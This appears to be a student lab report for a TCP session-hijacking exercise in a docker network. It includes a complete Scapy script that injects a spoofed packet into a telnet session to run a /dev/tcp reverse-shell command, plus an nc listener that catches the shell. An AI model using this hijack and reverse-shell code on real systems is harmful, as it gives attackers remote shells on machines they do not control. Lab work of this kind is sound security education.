
Task 5

How did you perform the attack in your VM


1. Start Wireshark monitoring traffic between attacker, user1/client, and the victim/server
    a. (Note: Filtering is required as Wireshark is running on the host VM and is monitoring traffic between the docker containers. Since we are only interested in the attacker, user1/client, and the victim/server, the following filter was used: *"ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6")*




2. Establish a telnet session between the user1/client and the victim/server and log in successfully.



3. Run a command in the telnet session to generate packets.



4. In Wireshark, find the last packet sent **from** the user1/client **to** the victim/server. Note the destination port, the next sequence number, and the acknowledgement number in the packet.




5. Replace the variables *intSourcePort, intNextSequenceNumber,* and *intAcknowledgementValue* in the following code with the values found in step 4, respectively.


src > task5.py > ...

```python
#!/bin/python3
from scapy.all import *
import sys

# Fill with values found during analysis
intSourcePort = 34238
intNextSequenceNumber = 4260936413
intAcknowledgementValue = 2160193574

# Attacker listening post
strListeningIP = "10.9.0.1"
intListeningPort = 9090

# Targeting victim/server container's telnet port
strClientIP = "10.9.0.6"
strServerIP = "10.9.0.5"
intDestinationPort =  23

# Build the IP layer of the packet
lyrIP = IP(src=strClientIP, dst=strServerIP)

# Build TCP layer of the packet
lyrTCP = TCP(sport=intSourcePort,
             dport=intDestinationPort,
             flags="A",
             seq=intNextSequenceNumber,
             ack=intAcknowledgementValue)

# Add the data we want to retrieve
strData = "\r /bin/bash -i > /dev/tcp/{listening_ip}/{listening_port} 2>&1 0<&1 \r" \
          .format(listening_ip=strListeningIP, listening_port=intListeningPort)

# Build the full packet and show it
pktResetPacket = lyrIP / lyrTCP / strData
pktResetPacket.show()

# Send the packet
send(pktResetPacket, verbose=0)

```


6. In a second terminal on the attacker, run *nc -nlv 9090* to listen for connections on port 9090.




7. Run *task5.py* to initiate a TCP Hijacking Attack.



8. Upon running *task5.py*, the telnet session on the user1/client will become unresponsive, and an interactive bash shell on the second terminal session run in step 6 on the attacker will be established.



Note: Telnet session (Above) becomes unresponsive. The terminal on the attacker listening for connections gives the bash prompt from the victim/server.



Screenshots

See screenshots in “How did you perform the attack in your VM”

Was the attack successful

Yes, the attack was successful as is evidenced by the interactive bash shell present in the second terminal session established on the attacker. This is confirmed by matching the hostname of the victim/server against the hostname shown in the newly connected interactive bash prompt.